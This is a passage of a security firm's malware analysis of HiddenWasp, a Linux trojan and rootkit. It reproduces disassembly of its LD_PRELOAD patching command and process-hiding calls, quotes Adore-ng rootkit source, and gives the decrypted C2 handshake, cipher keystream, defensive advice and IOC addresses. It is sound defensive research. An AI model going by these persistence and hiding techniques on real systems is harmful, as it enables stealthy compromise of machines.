


```
; char *NEW_PRELOAD
NEW_PRELOAD     dq offset aSbin_ifupLoc_0
                                        ; DATA XREF: check_mpreload+B↑r
                                        ; check_mpreload+7F↑r ...
                                        ; "/sbin/.ifup-local"
; void *LIB_PRELOAD
LIB_PRELOAD     dq offset aLibLibselinu_0
                                        ; DATA XREF: check_mpreload+39↑r
                                        ; check_mpreload+78↑r ...
_data           ends                    ; "/lib/libselinux.so"
```

To achieve this patching it will execute the following formatted string by using the xxd hex editor utility by previously having encoded the path of the rootkit in hex:

```
; char aHexdumpVe11_2x[]
aHexdumpVe11_2x db 'hexdump -ve ',27h,'1/1 "%%.2X"',27h,' %s | sed "s/%s/%s/g" | xxd -r -p '
                                        ; DATA XREF: patch_lib+3C9↑o
                                        ; patch_suger_lib+3C9↑o
                db '> %s.tmp',0Ah
```

Once it has changed the default LD_PRELOAD path from the dynamic linker it will deploy a thread to enforce that the rootkit is successfully installed using the new LD_PRELOAD path. In addition, the trojan will communicate with the rootkit via the environment variable 'I_AM_HIDDEN' to serialize the trojan's session for the rootkit to apply evasion mechanisms on any other sessions.



```
; void *__cdecl ProFileThread(void *arg)
public _Z13ProFileThreadPv
_Z13ProFileThreadPv proc near

arg= qword ptr -18h
propre= ProtectPreload ptr -1

push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+arg], rdi
mov     edx, 1          ; replace
mov     esi, offset value ; "a"
mov     edi, offset name ; "I_AM_HIDDEN"
call    _setenv
jmp     short $+2
```


```
loc_413D26:             ; type
mov     esi, 0
mov     edi, offset file ; "/sbin/.ifup-local"
call    _access
test    eax, eax
setz    al
test    al, al
jz      short loc_413D60
```

```
lea     rdi, [rbp+propre] ; this
call    _ZN14ProtectPreload9CheckFileEv ; ProtectPreload::CheckFile(void)
test    al, al
jnz     short loc_413D26
```


```
PreloadEv ; ProtectPreload::RepairPreload(void)
```

```
lea     rdi, [rbp+propre] ; this
mov     edx, offset ptr ; "/lib/libselinux.so"
mov     esi, offset file ; "/sbin/.ifup-local"
call    _ZN14ProtectPreload7RewriteEPKcS1_ ; ProtectPreload::Rewrite(char const*,char const*)
jmp     short loc_413D69
```

After seeing the rootkit's functionality, we can understand that the rootkit and trojan work together in order to help each other to remain persistent in the system, having the rootkit attempting to hide the trojan and the trojan enforcing the rootkit to remain operational. The following diagram illustrates this relationship:



Continuing with the execution flow of the trojan, a series of functions are executed to enforce evasion of some artifacts:



```
loc_413BDB:
call    hiding_init
mov     [rbp+h], rax
cmp     [rbp+h], 0
jz      loc_413C7C
```

```
mov     rdi, [rbp+h]
call    hiding_makeroot
call    _getpid
mov     esi, eax
mov     rdi, [rbp+h]
call    hiding_hideproc
mov     rdi, [rbp+h]
call    hiding_free
jmp     short loc_413C7C
```

These artifacts are the following:

```
aProcHjggkfp    db '/proc/hjggkfp',0    ; DATA XREF: hiding_init+25↑o
                                        ; hiding_init+3F↑o
; char aProcHideD[]
aProcHideD      db '/proc/hide-%d',0    ; DATA XREF: hiding_hideproc+3A↑o
; char aProcUnhideD[]
aProcUnhideD    db '/proc/unhide-%d',0  ; DATA XREF: hiding_unhideproc+3A↑o
; char aProcFullprivs[]
aProcFullprivs  db '/proc/fullprivs',0  ; DATA XREF: hiding_makeroot+16↑o
                                        ; hiding_makeroot+2C↑o
; char aProcUninstall[]
aProcUninstall  db '/proc/uninstall',0  ; DATA XREF: hiding_uninstall+16↑o
```

By performing some OSINT regarding these artifact names, we found that they belong to a Chinese open-source rootkit for Linux known as Adore-ng hosted in GitHub:

```
 */
int adore_makeroot(adore_t *a)
{
        /* now already handled by adore_init() */
        close(open(APREFIX"/fullprivs", O_RDWR|O_CREAT, 0));
        unlink(APREFIX"/fullprivs");
        if (geteuid() != 0)
                return -1;
        return 0;
}

     int adore_hideproc(adore_t *a, pid_t pid)
     {
             char buf[1024];

             if (pid == 0)
                     return -1;

             sprintf(buf, APREFIX"/hide-%d", pid);
             close(open(buf, O_RDWR|O_CREAT, 0));
             unlink(buf);
             return 0;
     }
```

```
/* make visible again */
int adore_unhideproc(adore_t *a, pid_t pid)
{
        char buf[1024];

        if (pid == 0)
                return -1;
        sprintf(buf, APREFIX"/unhide-%d", pid);
        close(open(buf, O_RDWR|O_CREAT, 0));
        unlink(buf);
        return 0;
}
int adore_uninstall(adore_t *a)
{
        close(open(APREFIX"/uninstall", O_RDWR|O_CREAT, 0));
        return 0;
}
```

The fact that these artifacts are being searched for suggests that potentially targeted Linux systems by these implants may have already been compromised with some variant of this open-source rootkit as an additional artifact in this malware's infrastructure. Although those paths are being searched for in order to hide their presence in the system, it is important to note that none of the analyzed artifacts related to this malware are installed in such paths.


This finding may imply that the target systems this malware is aiming to intrude may be already known compromised targets by the same group or a third party that may be collaborating with the same end goal of this particular campaign.

Moreover, the trojan communicated with a simple network protocol over TCP. We can see that when connection is established to the Master or Stand-By servers there is a handshake mechanism involved in order to identify the client.

```
mov     rdi, [rbp+this]
add     rdi, 10h            ; this
mov     edx, 6              ; evt
mov     esi, 1D4C0h         ; timeout
call    _ZN10Connection5EventEji ; Connection::Event(uint,int)
mov     [rbp+events], eax
mov     eax, [rbp+events]
and     eax, 2
test    eax, eax
jz      loc_41D8BA
```

```
mov     rdi, [rbp+this] ; this
call    _ZN6Worker9HandshakeEv ; Worker::Handshake(void)
xor     eax, 1
test    al, al
jnz     loc_41D8BA
```

With the help of this function we where able to understand the structure of the communication protocol employed. We can illustrate the structure of this communication protocol by looking at a pcap of the initial handshake between the server and client:



```
    00000000  75 63 65 73                                          uces
    00000004  00 01 41 1b 04 ec f5 c5  85 e5 0b 0b 69 0e 3f 6e     ..A..... ....i.?n
    00000014  8f b9 a4 da fa 1a 0f 28  14 33 2a 86 bc b0 d8 fd     .......( .3*.....
    00000024  12 08 6d 02 03 28 8f                                 ..m..(.
00000000  75 63 65 73 00 01 a2                                 uces...
00000007  5b 44 2c 85                                          [D,.
0000000B  85 c5 b8 dc c3 ef 11 2f  35 0d 22 7a cb 91 d4 ca     ......./ 5."z....
0000001B  e3 13 3c 3c 58 75 6d c6  80 c4 d6 ea 5a 5b 68 5e     ..<<Xum. ....Z[h^
0000002B  7d 6c 83 f4 93 8a c5 08  0c 26 54 70 c2 90 ae d9     }l...... .&Tp....
0000003B  e7 12 04 23 52 02 33 d3  af a1 d9 fb 0a 12 72 15     ...#R.3. ......r.
0000004B  00 5f 81 b3 af cf f9 ad  20 16 19 1e 2f c5 ba f2     ._......  .../...
0000005B  d2 ad e1 58 36 0d 45 6a  91 c3 d4 fb 82 f9 e6 5e     ...X6.Ej .......^
0000006B  64 06 1d 27 9c 83 fc d1  aa b7 0c 3a 23 08 3f d9     d..'.... ...:#.?.
0000007B  b0 bf d9 f5 e9 1f 77 0a  7c 37 c7 c4 fe 81 93 a4     ......w. |7......
0000008B  42 6a 7d 00 24 2e d9 e4  8b 81 a0 57 0a 35 5f 73     Bj}.$... ...W.5_s
0000009B  63 84 fe f1 c4 ed 1f 09  27 57 39 3e ce ad 86 91     c....... 'W9>....
000000AB  cf 4f 56 69 18 3f 52 9c  b8 aa c8 fc 56 2b 1e 53     .OVi.?R. ....V+.S
000000BB  6d 7b 99 b6 ac 89 ae 5f  2a 26 56 54 72 d2 ad a1     m{....._ *&VTr...
000000CB  df e5 16 07 3f 1a 17 22  c5 e5 e8 9f b5 b0 5d 7e     ....?.." ......]~
000000DB  5b 40 60 93 ad a1 d2 ba  ab 0e 20 57 4b 74 9c a1     [@`..... .. WKt..
000000EB  a6 d4 eb b5 5f 7a 21 44  76 cc d7 e1 85 ac b6 59     ...._z!D v......Y
000000FB  79 6a 4c 77 9f c5 b8 d2  d2 fa 1b 34 2a 0d 21 d0     yjLw.... ...4*.!.
0000010B  d4 fe 89 82 a3 21 3f 33  41 6c 74 c9 e5 95 97 a3     .....!?3 Alt.....
0000011B  46 72 79 07 6f 61 9e ba  c9 d3 bc 51 48 6a 10 2d     Fry.oa.. ...QHj.-
0000012B  3d 93 e7 87 86 a1 4e 4d  7d 18 4b 8d ad af de e6     =.....NM }.K.....
0000013B  5c 36 03 67 00 4f 83 b3  e3 e1 f4 0c 47 61 0c 02     \6.g.O.. ....Ga..
0000014B  3a c6 e6 f7 99 ad b1 5b  72 6e 70 4e d5 ec f7 81     :......[ rnpN....
0000015B  a0 de 05 76 11 04 5b 85  98 8a a8 dc b6 d4 01 37     ...v..[. .......7
0000016B  4b 4e 7e 8b 8f e9 8e bf  ca 06 36 34 52 31 86 c8     KN~..... ..64R1..
```


We noticed while analyzing this protocol that the Reserved and Method fields are always constant, those being 0 and 1 accordingly. The cipher table offset represents the offset in the hardcoded key-stream that the encrypted payload was encoded with. The following is the fixed keystream this field makes reference to:

```
simplepassword = ['\xf7', '\xe0', '\xc9', '\xb2', '\x9b', '\x84', 'm', 'V', '?', '(', '\x11', '\xf9', '
xe2', '\xcb', '\xb4', '\x9d', '\x86', 'o', 'X', 'A', '*', '\x13', '\xfb', '\xe4', '\xcd', '\xb6', '\x9f
, '\x88', 'q', 'Z', 'C', ',', '\x15', '\xfd', '\xe6', '\xcf', '\xb8', '\xa1', '\x8a', 's', '\\', 'E', '
', '\x17', '\x00', '\xe8', '\xd1', '\xba', '\xa3', '\x8c', 'u', '^', 'G', '0', '\x19', '\x02', '\xea',
\xd3', '\xbc', '\xa5', '\x8e', 'w', '`', 'I', '2', '\x1b', '\x04', '\xec', '\xd5', '\xbe', '\xa7', '\x9
', 'y', 'b', 'K', '4', '\x1d', '\x06', '\xee', '\xd7', '\xc0', '\xa9', '\x92', '{', 'd', 'M', '6', '\x1
', '\x08', '\xf0', '\xd9', '\xc2', '\xab', '\x94', '}', 'f', 'O', '8', '!', '\n', '\xf2', '\xdb', '\xc4
, '\xad', '\x96', '\x7f', 'h', 'Q', ':', '#', '\x0c', '\xf4', '\xdd', '\xc6', '\xaf', '\x98', '\x81', '
', 'S', '<', '%', '\x0e', '\xf6', '\xdf', '\xc8', '\xb1', '\x9a', '\x83', 'l', 'U', '>', "'", '\x10', '
xf8', '\xe1', '\xca', '\xb3', '\x9c', '\x85', 'n', 'W', '@', ')', '\x12', '\xfa', '\xe3', '\xcc', '\xb5
, '\x9e', '\x87', 'p', 'Y', 'B', '+', '\x14', '\xfc', '\xe5', '\xce', '\xb7', '\xa0', '\x89', 'r', '[',
'D', '-', '\x16', '\xfe', '\xe7', '\xd0', '\xb9', '\xa2', '\x8b', 't', ']', 'F', '/', '\x18', '\x01', '
xe9', '\xd2', '\xbb', '\xa4', '\x8d', 'v', '_', 'H', '1', '\x1a', '\x03', '\xeb', '\xd4', '\xbd', '\xa6
, '\x8f', 'x', 'a', 'J', '3', '\x1c', '\x05', '\xed', '\xd6', '\xbf', '\xa8', '\x91', 'z', 'c', 'L', '5
, '\x1e', '\xef', '\xd8', '\xc1', '\xaa', '\x93', '|', 'e', 'N', '7', ' ', '\t', '\xf1', '\xda', '\xc3'
 '\xac', '\x95', '~', 'g', 'P', '9', '"', '\x0b', '\xf3', '\xdc', '\xc5', '\xae', '\x97', '\x80', 'i',
R', ';', '$', '\r', '\xf5', '\xde', '\xc7', '\xb0', '\x99', '\x82', 'k', 'T', '=', '&', '\x0f', '\xf7']
```

After decrypting the traffic and analyzing some of the network related functions of the trojan, we noticed that the communication protocol is also implemented in json format. To show this, the following image is the decrypted handshake packets between the CNC and the trojan:

```
CNC:    {"uri":"handshake","version":""}
Client: {"headers":{"Connection-Type":"main","Trojan-Hostname":"ubuntu","Trojan-ID":"0d5b4c3b0c
ef4420bb32956ea7e71cbb","Trojan-IP":"192.168.3.151","Trojan-Machine":"x86_64","Trojan-OSersion"
:"Linux version 4.18.0-17-generic (buildd@lgw01-amd64-021) (gcc version 7.3.0 (Ubuntu 7.3.0-16u
buntu3)) #18~18.04.1-Ubuntu SMP Fri Mar 15 15:27:12 UTC 2019\n","Trojan-Platform":"Linux"},"uri
":"handshake","version":"1.4"}
```

After the handshake is completed, the trojan will proceed to handle CNC requests:



```
lea     rdi, [rbp+request] ; this
mov     esi, 0          ; Json::ValueType
call    _ZN4Json5ValueC1ENS_9ValueTypeE ; Json::Value::Value(Json::ValueType)
lea     rsi, [rbp+request] ; json
mov     rdi, [rbp+this] ; this
call    _ZN6Worker8ReadJsonERN4Json5ValueE ; Worker::ReadJson(Json::Value &)
xor     eax, 1
test    al, al
jz      short loc_41D84D
```


```
loc_41D84D:             ; request
lea     rsi, [rbp+request]
mov     rdi, [rbp+this] ; this
call    _ZN6Worker13HandleRequestERKN4Json5ValueE ; Worker::HandleRequest(Json::Value const&)
xor     eax, 1
test    al, al
jz      short loc_41D86A
```

```
mov     [rbp+var_7C], 0
jmp     short loc_41D89D
```

```
mov     [rbp+var_7C], 0
jmp     short loc_41D89D
```

```
loc_41D86A:
mov     [rbp+var_7C], 1
jmp     short loc_41D89D
```

Depending on the given requests the malware will perform different operations accordingly. An overview of the trojan's functionalities performed by request handling are shown below:



```
_ZN12FileOpration8CopyFileESsSs
_ZN12FileOpration13NewUploadFileEN4Json5ValueER5Param
_ZN12FileOpration6UploadERSsR5Param
_ZN12FileOpration11GetFileDataEN4Json5ValueEjR5Param
_ZTV12FileOpration
_ZN12FileOpration12ShowFileListESsR5Param
_ZN12FileOpration18BreakPointDownloadEN4Json5ValueEjR5Param
_ZN12FileOpration13MoveOrCopyDirESsSsSs
_ZN12FileOpration16OrdinaryDownloadEN4Json5ValueEjR5Param
_ZN12FileOpration9RemoveDirESs
_ZN12FileOpration6handleEPKc
_ZTI12FileOpration
_ZN12FileOpration10RemoveFileESs
_ZN12FileOprationC1Ev
_ZTS12FileOpration
_ZN12FileOpration15File2CopyOrMoveEN4Json5ValueE
12FileOpration
_ZTV7Command
_ZN7Command16ExecuteScriptCMDEPKcR5Param
_ZN7CommandC1Ev
_ZN7Command10ExecuteCMDEPKcR5Param
_ZN7Command11InputScriptERSs
_ZTI7Command
_ZN7Command6handleEPKc
_ZTS7Command
```

2.3. Prevention and Response

Prevention: Block Command-and-Control IP addresses detailed in the IOCs section.

Response: We have provided a YARA rule intended to be run against in-memory artifacts in order to be able to detect these implants.

In addition, in order to check if your system is infected, you can search for “ld.so” files — if any of the files do not contain the string ‘/etc/ld.so.preload’, your system may be compromised. This is because the trojan implant will attempt to patch instances of ld.so in order to enforce the LD_PRELOAD mechanism from arbitrary locations.

4. Summary

We analyzed every component of HiddenWasp explaining how the rootkit and trojan implants work in parallel with each other in order to enforce persistence in the system.

We have also covered how the different components of HiddenWasp have adapted pieces of code from various open-source projects. Nevertheless, these implants managed to remain undetected.

Linux malware may introduce new challenges for the security community that we have not yet seen in other platforms. The fact that this malware manages to stay under the radar should be a wake up call for the security industry to allocate greater efforts or resources to detect these threats.

Linux malware will continue to become more complex over time and currently even common threats do not have high detection rates, while more sophisticated threats have even lower visibility.

IOCs

103.206.123[.]13
103.206.122[.]245
http://103.206.123[.]13:8080/system.tar.gz
http://103.206.123[.]13:8080/configUpdate.tar.gz
http://103.206.123[.]13:8080/configUpdate-32.tar.gz
e9e2e84ed423bfc8e82eb434cede5c9568ab44e7af410a85e5d5eb24b1e622e3
f321685342fa373c33eb9479176a086a1c56c90a1826a0aef3450809ffc01e5d
d66bbbccd19587e67632585d0ac944e34e4d5fa2b9f3bb3f900f517c7bbf518b
0fe1248ecab199bee383cef69f2de77d33b269ad1664127b366a4e745b1199c8
2ea291aeb0905c31716fe5e39ff111724a3c461e3029830d2bfa77c1b3656fc0
d596acc70426a16760a2b2cc78ca2cc65c5a23bb79316627c0b2e16489bf86c0
609bbf4ccc2cb0fcbe0d5891eea7d97a05a0b29431c468bf3badd83fc4414578
8e3b92e49447a67ed32b3afadbc24c51975ff22acbd0cf8090b078c0a4a7b53d
f38ab11c28e944536e00ca14954df5f4d08c1222811fef49baded5009bbbc9a2
8914fd1cfade5059e626be90f18972ec963bbed75101c7fbf4a88a6da2bc671b

By **Ignacio Sanmillan**

Nacho is a security researcher specializing in reverse engineering and malware analysis. Nacho plays a key role in Intezer's malware hunting and investigation operations, analyzing and documenting new undetected threats. Some of his latest research involves detecting new Linux malware and finding links between different threat actors. Nacho is an adept ELF researcher, having written numerous papers and conducting projects implementing state-of-the-art obfuscation and anti-analysis techniques in the ELF file format.